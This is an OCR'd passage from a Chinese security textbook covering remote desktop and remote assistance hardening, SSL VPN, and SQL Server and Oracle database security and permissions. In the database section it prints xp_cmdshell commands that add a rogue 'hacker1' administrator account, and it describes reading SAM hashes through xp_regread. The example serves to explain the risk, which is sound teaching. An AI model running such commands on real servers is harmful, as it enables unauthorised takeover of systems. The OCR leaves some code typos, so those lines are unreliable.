


图 6.28　组策略控制台

选择"计算机配置"|"管理模板"|"系统"|"远程协助"选项，然后在右侧面板中，右击"请求的远程协助"选项，选择"属性"命令，弹出请求的远程协助属性对话框，如图 6.29 所示。

在图 6.29 中，单击"已启用"单选按钮，允许用户请求远程协助，在"允许远程控制此计算机"下拉列表框中选择"只允许帮助者查看此计算机"选项，设置最长票证时间(值)为"0"，以及最长票证时间(单位)为"分钟"，单击"确定"按钮，即可应用设置。需要说明的是，为了使用提供方式的远程协助，用请求远程协助策略是必要的；而设置最长票证时间为"0"可以防止用户使用请求远程协助功能。

在如图 6.28 所示页面中，选择"计算机配置"|"管理模板"|"系统"|"远程协助"选项，然后在右侧面板中，右击"提供远程协助"选项，选择"属性"，弹出配置提供远程协助的属性对话框，如图 6.30 所示。



图 6.29　请求的远程协助属性对话框



图 6.30　提供远程协助属性对话框

选中“已启用”单选按钮，允许远程控制这台计算机，在“允许远程控制此计算机”下拉列表框中选择“只允许帮助者查看此计算机”选项，建议用户不要允许用户给予其他人远程控制计算机的权限，尽管用户可以看到对方的操作以及随时可以收回控制权，因为要破坏一个系统只需要几秒钟就够了。

单击“帮助者”旁边的“显示”按钮，且把所有被允许对这台计算机提供远程协助的用户全部添加进来，例如管理员以及桌面帮助人员等。建议限制本功能仅对确实需要的用户开放，具体操作如图 6.31 所示，用户可以按以下的格式显示：

＜域名＞\＜用户名＞或＜域名＞\＜组名＞




图 6.31　添加远程协助项目

当“远程桌面”被启用后，3389 端口被打开以接收终端服务的访问。所有的管理员(本机的和域中的)以及在“远程桌面用户”中被列出的用户和用户组都可以远程访问该计算机。当连接被启用后，被连接的计算机将会被自动锁定。如果目标计算机上已经有用户登录，远程的用户将会看到一个选项，可以把目标计算机上本地登录的用户注销，然后从远程登录上

去。但这需要远程用户已经被成功验证,并且需要具有管理员权限。“远程桌面”使用标准的 Windows 验证机制,因此密码策略和账户锁定策略也可以被应用到“远程桌面”,所有用于“远程桌面”的账户都必须设置密码。

注意:建议在使用远程桌面的过程中锁定默认的 Administrator 账户并禁止该账户从远程登录,不过本地登录是不受此限制的。

要使用远程桌面功能,安全模板中的用户权限部分如表 6.2 所示。

表 6.2 用户权限对比表 2

用 户 权 限	建 议 设 置
允许通过终端服务登录 决定哪些用户或者用户组具有通过终端服务客户端登录的权限,远程桌面用户需要该权限,如果同时使用了远程协助功能,应只有使用此功能的管理员具有该权限	Administrators、Remote Desktop Users
通过拒绝终端服务登录决定哪些用户或者用户组没有通过终端服务客户端登录的权限,该权限是为远程桌面用户准备的	平时禁止任何用户拥有此权限

配置终端服务的策略选项如表 6.3 所示。

表 6.3 终端服务策略选项

策 略	状态
不允许驱动器重定向,禁止映射客户端的驱动器到终端服务会话	启动
不将默认客户端打印机设置为会话中的默认打印机,启动后,用户在本地安装的默认打印机接受那个不会是终端服务会话中的默认打印机,终端服务会话中默认的打印机将是在服务器上制定的那个打印机	启动
连接时总是提示客户端提供密码,要求用户在和服务器建立终端服务会话之前提供密码,这样禁用了保护起来的密码	启动
设置客户端连接加密级别 设置终端服务客户端和服务器之间通信的加密级别,这里有两个选择:“客户端兼容”和“高级别”,客户端兼容将使用客户端支持的最大密钥强度加密客户端和服务器之间交流的数据;高级别将使用强 128 位加密来加密客户端和服务器之间交流的数据。注意:要使用高级别的加密,用户的客户端计算机必须支持 128 位加密的终端服务客户端软件,否则无法达到该强度加密的客户端将无法连接到服务器	Enable="高级别"

远程协助和远程桌面都使用了终端服务使得用户可以远程访问本地计算机,在 Windows XP 系统中使用这些功能时,终端服务使用了 3389 端口。建议通过设置仅允许本地局域网使用远程连接功能,并且在对外防火墙或者路由器上封掉 3389 端口。在该端口上所有的入站和出站连接都必须被禁止以阻止非法访问。如果仅阻止了入站连接,远程协助功能还是有可能通过 Windows Messenger 与局域网外部使用,因此双向的通信都要被禁止。

如果需要从本地局域网外使用远程协助或“远程桌面”连接,建议在防火墙或者路由器上设置过滤,以确保只有特定的 IP 地址可以访问到局域网内的系统。所有其他地址到

3389 端口的访问都应当被禁止。如果需要更高安全级别的保护，可以安装一个 VPN 服务器，并使用非常强的验证方式使得少数用户可以拨入到 VPN 服务器。此外仅允许特定的 IP 地址可以连接到 VPN 服务器也是个好方法。

6.7　SSL VPN 将成为远程访问技术的主流

由于员工外出时远程访问的机会越来越多，使得 SSL VPN 的重要性日益提升，SSL VPN 势将成为远程访问方案的主流；不过 SSL VPN 不会取代现有的 IPSec VPN，IPSec 仍适用于办公室之间的固定式联机，二者会彼此共存。

SSL VPN 目前主要针对企业的远程及出差的员工、顾问及 SOHO（家庭办公）一族，它可提供安全的远程访问服务，而且无需安装或设定客户端软件，也无需变更原来的局域网基础设施，员工可利用任何网页浏览器，安全访问企业外网络、企业内网络及内部局域网络的资源。

习题

1. VPN 的安全管理包括哪几项？
2. 确保无线接入安全性的安全管理策略包括哪几项？
3. 利用 RAS 的方式进行远程访问的缺点是什么？
4. Windows 2000 远程控制的三种安全解决方法是什么？
5. 结合第 2 章的内容，阐述数据信息加密技术在 VPN 中的应用。
6. 【思考题】如何利用现有的网络资源模拟一个远程接入的网络环境？

CHAPTER 7

第 7 章 数据库安全技术

目前数据库服务器主要应用于电子交易、金融和企业资源规划(ERP)等系统平台。它还经常用于存储来自商业伙伴和客户的敏感信息。数据库的重要性不言而喻。

本章要点如下：

- 数据库的安全简介；
- 管理 SQL Server 的安全性；
- 针对 SQL Server 的攻击和防护；
- SQL Server 的备份和还原。

7.1 数据库安全简介

尽管数据库中的数据完整性和安全性非常重要，但对数据库采取的安全检查措施的级别还比不上操作系统和网络的安全检查措施的级别。许多因素都可以破坏数据的完整性并导致非法访问，这些因素包括复杂程度、密码安全性、配置、未公布的系统后门以及自定义的数据库安全规则等。

7.1.1 数据库的安全问题

1. 保护系统敏感信息和数字资产不受非法访问

任何公司的主要电子数字资产都存储在现代的关系型数据系统中。商业机构和政府组织都是利用这些数据库服务器得到人事信息，如员工的工资表、医疗记录等。因此他们有责任保护别人的隐私。某些数据库服务器还存有敏感的金融数据，包括贸易记录、商业合同及财务数据等。

2. 数据库是个极为复杂的系统，因此很难进行正确的配置和安全维护

数据库服务器的应用非常复杂。如 Oracle、Sybase、Microsoft SQL Server 等服务器都具有以下特征：用户账号及密码、校验系统、优先级模型和

控制数据库目标的特别许可、内置式命令(存储的步骤或包)、唯一的脚本和编程语言(通常为 SQL 的特殊衍生语)、MiddleWare、网络协议、补丁和服务包、强有力的数据库管理实用程序和开发工具。许多 DBA(Data Base Administrator,数据库管理员)都忙于管理复杂的系统,所以很可能没有检查出严重的安全隐患和不当的配置,甚至根本没有进行检测。正是由于传统的安全体系在很大程度上忽略了数据库安全这一主题,使得数据库专业人员也通常没有把安全问题当作他们的首要任务。

3. 人们只注重网络和服务器的防护,对数据库服务器防护不够

人们普遍存在着一个错误概念:一旦保护和修补了关键的网络服务器和操作系统的漏洞,服务器上的所有应用程序就得到了安全保障。现代数据库系统具有多种特征和性能配置方式,在使用时可能会被误用,危及数据的保密性、有效性和完整性。首先,所有现代关系型数据库系统都是"可从端口寻址的",这意味着任何人只要有合适的查询工具,就都可与数据库进行连接,并能避开操作系统的安全机制。例如可以用 TCP/IP 协议从 1521 端口和 1526 端口访问 Oracle 7.3 和 Oracle 8.0 数据库。而且大多数数据库还在使用默认账号和空密码。

4. 数据库安全防护级别较低导致整个网络受到攻击

数据库的安全优先级别不高。即使运行在安全状况良好的操作系统中,攻击者也可通过"扩展入驻程序"等强有力的内置数据库特征,利用对数据库的访问,获取对本地操作系统的访问权限。这些程序可以发出管理员级的命令,访问操作系统及其全部的资源。如果这个特定的数据库系统与其他服务器有信用关系,那么攻击者就会危及整个网络域的安全。

5. 数据库是电子商务和其他重要商业系统的基础

电子商务依赖于网站后台的关系型数据库。它们的安全直接关系到系统的有效性,数据和交易的完整性、保密性。系统效率欠佳,不仅影响商业活动,还会影响公司的信誉。不可避免的,这些系统受到攻击的可能性更大。此外,ERP(企业资源规划)和管理信息系统,如 ASPR/3 和 People Soft 等,都是建立在相同标准的数据库系统中。无人管理的安全漏洞与时间拖延、系统完整性问题和影响客户信任度有直接的关系。

7.1.2 容易忽略的数据库安全

传统的数据库安全系统只侧重于用户账户和对特定数据库目标的操作许可。例如,对表单和存储步骤的访问。必须对数据库系统做范围更广的安全分析,找出所有领域内可能的潜在漏洞。

- 与销售商提供的软件相关的风险:软件的 Bug、缺少操作系统补丁、脆弱的服务和选择不安全的默认配置。
- 与管理有关的风险:可用的但并未正确使用的安全选项、危险的默认设置、给用户更多的不适当的权限,对系统配置的未经授权的改动。
- 与用户活动有关的风险:密码长度不够、对重要数据的非法访问,以及窃取数据库内容等恶意行动。

以上各类危险都可能发生在网络设备、操作系统或数据库自身当中。对数据库服务器进行安全保护时，都应将这些因素考虑在内。

在重要数据库服务器中，还存在着多种数据库服务器的漏洞和错误配置。由于系统管理员的账号是不能重命名的(SQL 和 Sybase 是 sa，对于 Oracle 是 System 和 sys)，如果没有设置密码或已配置完毕，攻击者就可以对数据库服务器发动字典式登录攻击，最终能破解密码。

因为数据库密码的管理在设计之初就不够严格，例如，Oracle 数据库系统具有 10 个以上的特定默认用户账号和密码。此外还有用于管理重要数据库操作的唯一密码，如对 Oracle 数据库开机程序的管理、访问网络的登录过程以及远程访问数据库的权限等。如果安全出现了问题，这些系统的许多密码都可让攻击者对数据库进行完全访问，这些密码甚至还被存储在操作系统的普通文本文件里。下面有几个示例：

Oracle Internal 密码(Oracle 内部密码)存放在文件名为 strXXX. cmd 的文本文件中，XXX 是 Oracle 系统的 ID 或 SID，默认值为 ORCL。在 Oracle 数据库的启动过程中，要用到 Oracle Internet 密码。这个文件应妥善保管。

Oracle 监听程序过程密码——用于起动并停止 Oracle 监听程序过程的密码，监听程序的过程可将所有的新业务路由到系统上合适的 Oracle 例子中，需选择一个保密性强的密码替换系统的默认值，使用许可必须在“listener. ora”文件中得到保护，该文件存储了 Oracle 所有的使用密码。对密码的不当访问可能会使攻击者对基于 Oracle 的电子商务站点进行攻击。

Oracle 数据库系统具有很多有用的特征，可用于对操作系统自带文件系统的直接访问。例如在合法访问时，UTL_FILE 软件包允许用户向主机操作系统进行读写文件的操作。UTL_FILE_DIR 文档变量很容易配置错误，或被故意设置为允许 Oracle 用户用 UTL_FILE 软件包在文件系统的任何地方进行写入操作，这样对主机操作系统也构成了潜在的威胁。

Oracle 内部密码和由 SYSDBA 授权的账号密码存储在 Orapw 文本文件中。尽管文件已被加密，UNIX 和 Windows NT 系统中，还是要限制该文件的使用权限。

操作系统的后门(许多数据库系统的特征参数)尽管方便了 DBA，但也为数据库服务器主机操作系统留下了后门。

管理员、系统的密码和账号都可能会遭到意想不到的攻击方法的攻击。注意密码管理问题决不仅限于 Oracle 数据库，几乎所有数据库提供商的产品都有这种问题。

对 Sybase 或 SQL 服务器的 sa 密码攻击者有可能利用“扩展入驻程序”得到基本操作系统的使用权限，以 sa 的身份登录。扩展入驻程序 xp-cmdshell 允许 Sybase 或 SQL 服务器的用户运行系统指令，就像该用户在服务器控制台上运行指令一样。例如，可使用下列 SQL 指令添加一个 Windows NT 账号，账号名为 hacker1，密码为 nopassoword，并把 hacker1 添加到 Administrators 组。

```
xp - cmdshell 'net user hacker1 nopassword/ADD'
go

xp - comdshell 'net localgroup/ADD Administrators hacker1'
go
```

现在这个非法入侵者就成了 Windows NT 的管理员。这个简单的攻击之所以成功，是因为命令被提交给使用 Windows NT 账号的操作系统，而 MS SQL Server 的服务就运行在这个账号下。在默认情况下，这个账号就是“Local System”账号——本地 Windows NT 系统中最有效力的账号。攻击者可能使用 SQL 服务器，利用入驻程序 xp-regread 从注册表中读出加密的 Windows NT SAM 密码，对操作系统的安全造成威胁。从注册表中读出加密密码是一件本地 Windows NT 管理员账号都无法做到的事。SQL 服务器之所以能够做到，是因为默认方式运行的 SQL 服务使用的恰恰就是 Local System 账号。

关系数据库系统的校验系统可以记录下信息和事件，从基本情况到任一细节，无一遗漏。但是校验系统只在合理使用和配置的前提下，才能提供有用的安全防范和警告信息。当攻击者正在试图侵入特定的数据库服务器时，这些特征可及早给出警告信息，为检测和弥补损失提供了宝贵的线索。

建议网络管理员在部署数据库的时候，密切注意数据库的安全问题。及时了解系统的安全状态和发展方向，对数据库服务器的安全做出全面地评估。

7.2　SQL 数据库的安全规划

做好数据库的安全规划，就如同打好大厦的地基一样重要。因为很多数据库的建设都是基于数据库的安全策略。如果数据库的安全策略发生变化，数据库的结构和内容有可能都要由此发生根本性的变化。

7.2.1　SQL 数据库简介

1. 安全模式简介

从系统结构上来讲 SQL Server 有两种安全模式。第一种是“仅 Windows”模式，只允许拥有受信任的 Windows NT 账户的用户登录，是 SQL Server 默认的安全模式，也是较安全的选项，用户登录 SQL Server 的前提是该用户使用 Windows NT 的域账户登录 Windows 操作系统。

另一种是“SQL 与 Windows 用户身份验证”模式，在 SQL Server 中建立登录用户，所有基于 Windows 操作系统的用户只要使用这个 SQL 账户就可以实现 SQL 登录。这种模式安全性相对较差一些，容易被恶意攻击者使用暴力破解 sa 账户，而且也容易遭受注入式攻击，但是管理简单，目前应用广泛。

虽然第一种模式安全性高一些，但是什么事情都是相对的，因为使用 Windows 身份验证时，所有的用户信息和密码都存储在系统目录中的 SAM 文件中，只要破解了 SAM 文件，就可以轻松进入系统。使用 SQL 身份验证时，所有的密码信息也会以某种方式存储在注册表和日志文件中。其实漏洞肯定是存在的，只是有没有被发现而已，应对这种无奈的局面，只能尽量打好补丁，提高警惕，减少已知漏洞。

2. 登录与用户的概念

很多人对 SQL Server 两种基本安全级别“登录”和“用户”的概念了解不深，甚至把它们

混为一谈。其实这是两个不同的概念。

“登录”是指允许用户访问服务器并拥有服务器级别权限的账户，属于系统级别，权限的大小取决于系统赋予该登录账户的权限级别，如 sa 账户，它是 sysadmin 级别，那么使用 sa 登录就可以取得数据库系统的最高权限。而“用户”属于数据库级别，拥有对数据库及其单独对象的访问权限，可以精确到表、行、字段等。

在系统验证时，它们之间的根本区别在于：当 Windows 用户登录数据库服务器时，SQL Server 验证的是登录；当用户登入数据库系统时，SQL Server 验证的是用户。登录账户可以没有具体的数据库对象访问权限，但是具备数据库访问权限的用户必定是使用登录账户登录的。

另外，SQL Server 的安全性并不仅仅是 SQL Server 自身能解决的问题，还需要联合 Windows 的安全性考虑，互相配合，才能使安全性发挥得最好。

为了减少权限管理的复杂度，建议采用“仅 Windows”安全模型，在 Windows NT 创建三个用户组，第一组具有 SQL 管理员权限，第二组具有读写数据库权限，第三组只有查询权限，再把账号指派给对应组，然后在 SQL Server 中创建三个组，并指派给相应的 Windows NT 组。

如果某个 Windows NT 账户指派给某个组，而该组又被指派给 SQL Server，那么用户必须先注销系统，重新以指派的 Windows 账户登录才能获得该组的权限。在 Windows NT 系统中采用安全策略，确保用户至少每个月更改一次密码，并保证密码的复杂度。这样做的好处是可以把 SQL 用户管理的工作合并到域控制器中，减少管理的成本，避免双方可能存在的用户密码不一致的现象。

7.2.2 SQL 数据库的安全规划

数据库的安全性对网络管理员来说是个永远的话题，有时甚至可以用牺牲性能来换取安全性。由于数据库安全性不高造成数据库遭受攻击的事情并不鲜见，造成的后果更是无法预料，因此作为网络管理员和数据库管理员，必须对此给予足够的重视。

下面深入了解 SQL Server 的权限管理的精髓，以便提高并完善数据库的安全。SQL Server 的权限模型不太好理解，尤其是使用细粒度的列级别权限时就更加难以理解。权限安全的执行操作有三种类型：授予、拒绝、撤销。权限安全的具体类型如表 7.1 所示。

表 7.1　权限安全的具体类型

授予	允许用户具有访问某个对象的权限
拒绝	阻止用户访问某对象
撤销	既不授予也不拒绝，但是不具有访问权限，是一种系统隐含的默认的模式，新创建的账户基本上都是被赋予撤销权限

SQL Server 的授予权限是叠加的(类似于“与”算法操作)。例如，A 表有 a，b，c，d 四个列，Tom 被授予访问其中的 a，b，c 三列的权限，另外他还是 Power 组的成员，Power 组有访问 A 表的所有列的权限，那么 Tom 也具有访问 d 列的权限。对于拒绝访问来说，它的原则就是“非”算法操作，例如，Tom 属于 Power 组，该组具有访问 A 表所有列的权限，但是 Tom 被拒绝访问该表，根据“非”算法，那么他就不能访问 A 表。如果 Power 组可以访问 A 表的

其中 d 列，Tom 被拒绝访问该列，那么 Tom 也不能看到这一列的数据。但是有一个例外，如果 Tom 属于 Sysadmin 成员，那么所有的规则都不起作用，因为 Sysadmin 具有最高权限，可以访问数据库的所有对象。

拒绝访问有一定的复杂度和负面影响，此类操作会造成关联效应。对于具有权限继承这类复杂关系的情况，拒绝操作的结果可能会比较复杂，所以采用撤销权限是一种明智的选择，累加安全性比起"非"操作更容易预见结果。例如 Tom 用户具有创建用户的权限，并且他创建了不少用户，下级用户继承了 Tom 账户的很多权限，现在 Tom 要离职了，他的账户不能再拥有数据库访问权限，但是他创建的下级用户权限不变，如果采用拒绝权限操作，那么他的下级用户访问数据库时可能会出现各种问题。然而如果采用撤销权限操作，那么他的下级用户则不受影响。

权限继承的核心是使用 GRANT 的 WITH GRANT 命令选项使用户能够访问某对象，并且允许该用户授权其他用户访问该对象。例如使用 WITH GRANT 选项授予 Tom 访问 A 对象的权限：GRANT EXECUTE ON 对象 A To Tom WITH GRANT OPTION，那么 Tom 就会具有使用 GRANT 的命令向其他人授予访问对象 A 的权限。如果撤销了 Tom 访问对象 A 的权限，那么他的下级用户依然可以访问对象 A，除非使用撤销命令时加上 CASCAD 参数：REVOKE EXECUTE ON 对象 A To Tom CASADE。权限定义数据存放在数据库的 Syspermissions 表中，如果想知道某个用户具有哪些权限，不必去管理器中逐个查看，可以查询 Sysprotects 表，其中的 ProtectType 列存放 GRANT 权限值，通常用 204、205 分别表示撤销和授予权限，206 表示拒绝权限。如果执行了 REVOKE 操作，那么此表中就不会存在关于该对象的权限记录。如果想查询 Tom 用户对 A 对象的权限设置，可以运行语句：

```
SELECT * From (Select OBJECT_NAME(id) as 对象名,USER_NAME(uid) as 用户名,ProtectType,
Action,USER_NAME(Grantor) as 所有者 From sysprotects Where id = Object_id('A')) DERIVEDTBL
Where(用户名 = 'Tom')
```

就可以看到查询结果如表 7.2 所示。

表 7.2　查询结果显示

对象名	用户名	ProtectType	Action	所有者
A	Tom	205	193	dbo

SQL Server 的权限模型当然不能少了角色应用，SQL Server 角色分为服务器角色和数据库角色。角色为权限管理提供了高效的手段，简化了权限设置的工作量和复杂度。用户只需设置角色的权限，然后把相应的用户或组加入到角色中就可以使用户取得与角色一样的权限。

用户必须经常查看 Public 角色。某个用户被授予访问数据库的权限后，这个用户就会被系统放到 Public 角色中，并且不能从该角色中删除，而且此用户将继承 Public 的所有权限。最好不要更改 Public 角色的权限，因为如果授予系统默认外的某对象权限，将会无法显式的授予用户访问该对象的权限。如果拒绝 Public 的权限，那么所有的用户权限都被拒绝，当然 Sysadmin 角色的成员除外。

建议经常检查 Guest 账户的权限,看它有没有被授予访问数据库的权限。很多攻击者都会利用到 Guest 账户。

列级和行级权限是 SQL Server 权限模型中粒度最细的安全性手段。所谓行级,是对于数据库表的水平划分级别而言,而列级就是作用于数据列级别。有些数据库表的列数据不希望给某些人看到,那么就可以执行 GRANT 语句拒绝用户访问。例如想要拒绝 Tom 访问 Test 表中的 D 列,可以访问 A,B,C 列,可以使用下面的语句: Grant select on Test([A],[B],[C]) to Tom,如果 Tom 执行查询 select * from Test,那么系统就会报错,提示 D 列不能访问。

要特别注意这种列级安全性引起的 230 权限拒绝错误,如果程序中不处理这种错误的话,将会向用户显示上例的错误信息,把拒绝权限的列名透露出去,别有用心的人会使用 SQL 注入式攻击继续探测,取得更多的信息,甚至取得 sa 的权限,破坏系统。

